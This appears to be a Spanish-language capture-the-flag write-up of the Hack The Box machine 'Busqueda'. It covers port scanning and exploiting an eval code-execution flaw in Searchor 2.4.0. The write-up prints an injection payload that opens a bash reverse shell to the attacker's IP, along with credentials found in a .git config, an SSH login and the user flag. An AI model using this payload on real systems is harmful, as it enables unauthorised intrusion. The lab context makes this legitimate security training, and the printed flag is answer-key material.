

Busqueda

≡ Autor Raquel DC

En primer lugar nos conectamos a HTB con la VPN que nos proporcionan con openvpn

```
(kali㉿kali)-[~/Desktop/Busqueda]
$ ls
lab_Ray5000.ovpn

(kali㉿kali)-[~/Desktop/Busqueda]
$ sudo openvpn lab_Ray5000.ovpn
[sudo] password for kali:
2023-05-22 08:33:45 WARNING: Compression for receiving enabled. Compression has been u
ncryption. Sent packets are not compressed unless "allow-compression yes" is also set.
2023-05-22 08:33:45 Note: --data-cipher-fallback with cipher 'AES-128-CBC' disables da
2023-05-22 08:33:45 OpenVPN 2.6.1 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EP
[AEAD] [DCO]
```

Después comprobamos la conexión con la máquina objetivo con un simple ping.

```
(kali㉿kali)-[~/Desktop/Busqueda]
$ ls
lab_Ray5000.ovpn

(kali㉿kali)-[~/Desktop/Busqueda]
$ ping 10.10.11.208
PING 10.10.11.208 (10.10.11.208) 56(84) bytes of data.
64 bytes from 10.10.11.208: icmp_seq=1 ttl=63 time=294 ms
64 bytes from 10.10.11.208: icmp_seq=2 ttl=63 time=204 ms
64 bytes from 10.10.11.208: icmp_seq=3 ttl=63 time=304 ms
64 bytes from 10.10.11.208: icmp_seq=4 ttl=63 time=504 ms
^C
— 10.10.11.208 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3062ms
rtt min/avg/max/mdev = 204.339/326.674/504.490/109.742 ms
```

Comprobamos qué puertos tiene abiertos esta máquina con nmap, a simple vista vemos que los puertos 22 y 80 están abiertos.

```

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4fe3a667a227f9118dc30ed773a02c28 (ECDSA)
|_  256 816e78766b8aea7d1babd436b7f8ecc4 (ED25519)
80/tcp    open  http      Apache httpd 2.4.52
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Did not follow redirect to http://searcher.htb/
Service Info: Host: searcher.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Intentamos acceder por primera vez, pero salen errores y la dirección cambia a searcher.htb.


Como he visto en máquinas anteriores, esto se debe a que hay que configurar el /etc/hosts en mi caso uso nano:

```

GNU nano 7.2 /etc/hosts *
10.10.11.208 searcher.htb
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

```

Seguidamente intento acceder y ya tenemos acceso a la página.



Searcher

Search anything with Searcher! The capabilities range from social media platforms to encyclopedias, to Q&A sites, and to much more. Choose from our huge collection of search engines, including YouTube, Google, DuckDuckGo, eBay and various other platforms.

With our search engine, you can monitor all public social mentions across social networks and the web. This allows you to quickly measure and track what people are saying about your company, brand, product, or service in one easy-to-use dashboard. Our platform streamlines your overview of your online presence, which saves you time and boosts your tracking efforts.

To start:

1. Simply select the engine you want to use.
2. Type the query you want to be searched.
3. Finally, hit the "Search" button to submit the query.

If you want to get redirected automatically, you can tick the check box. Then you will be automatically redirected to the selected engine with the results of the query you searched for. Otherwise, you will get the URL of your search, which you can use however you wish.

Select your engine:


Apple

What do you want to search for:

phone|



Search

☐ Auto redirect



Parece que este formulario genera una petición a otra página y te redirecciona a ella si usas la opción Auto Redirect.

Parece que hacemos requests a la página real de apple y como podemos ver se codifica en formato enlace nuestro input. (se puede usar burpsuite para decodificarlo).




<https://www.textures.com/search?q=star>


searcher.htb © 2023


Powered by Flask and Searchor 2.4.0

Buscamos (*) en la web sobre posibles vulnerabilidades de las tecnologías que usa esta web y si hay vulnerabilidades conocidas publicas.

Al parecer, <https://github.com/ArjunSharda/Searchor> es vulnerable.




VULNERABILITY	VULNERABLE VERSION
 Arbitrary Code Execution	(,2.4.2)



<https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/python-eval-code-execution/>

Intentamos hacer una reverse shell para conectarnos a la maquina objetivo desde nuestra terminal.

```
'), import('os').system('bash -c "bash -i >& /dev/tcp/10.10.14.114/9001 0>&1"') #
```



En el archivo config de .git encontramos un enlace interesante.

```

svc@busqueda:/var/www/app$ ls -la
ls -la
total 20
drwxr-xr-x 4 www-data www-data 4096 Apr  3 14:32 .
drwxr-xr-x 4 root      root      4096 Apr  4 16:02 ..
-rw-r--r-- 1 www-data www-data 1124 Dec  1 14:22 app.py
drwxr-xr-x 8 www-data www-data 4096 May 22 10:48 .git
drwxr-xr-x 2 www-data www-data 4096 Dec  1 14:35 templates
svc@busqueda:/var/www/app$ cd .git
cd .git
svc@busqueda:/var/www/app/.git$ ls
ls
branches
COMMIT_EDITMSG
config
description
HEAD
hooks
index
info
logs
objects
refs
svc@busqueda:/var/www/app/.git$ cat config
cat config
[core]
    repositoryformatversion = 0
    filemode = true
    bare = false
    logallrefupdates = true
[remote "origin"]
    url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
    fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
    remote = origin
    merge = refs/heads/main

```

Una vez tenemos esta info, intentamos conectarnos con ssh a la maquina con las credenciales que hemos encontrado. (cody : jh1usoih2bkjaspwe92).

http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git

Somos el usuario svc, y al probar con el usuario cody da error, por ello, volvemos a probar con el otro nombre.

```
ssh svc@10.10.11.208
```



```

(kali@kali)~$ ssh svc@10.10.11.208
svc@10.10.11.208's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-69-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon May 22 04:50:20 PM UTC 2023

System load:          0.0
Usage of /:            81.3% of 8.26GB
Memory usage:         53%
Swap usage:           15%
Processes:            249
Users logged in:      0
IPv4 address for br-c954bf22b8b2: 172.20.0.1
IPv4 address for br-cbf2c5ce8e95: 172.19.0.1
IPv4 address for br-fba5a3e31476: 172.18.0.1
IPv4 address for docker0: 172.17.0.1
IPv4 address for eth0: 10.10.11.208

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.
   https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Apr  4 17:02:09 2023 from 10.10.14.19
svc@busqueda:~$

```

```

svc@busqueda:~$ cat user.txt
dba8e9cd5a870307ac1c223c6346ef2e

```

flag_user: dba8e9cd5a870307ac1c223c6346ef2e

Tuve un pequeño altercado con la escalada de privilegios (confundí dos ficheros y quité privilegios de ejecución a mi svc).

Walkthrough: Ha habido momentos en que me atascado (*) y he acudido al siguiente tutorial de youtube. <https://youtu.be/O8ultbKPrHE>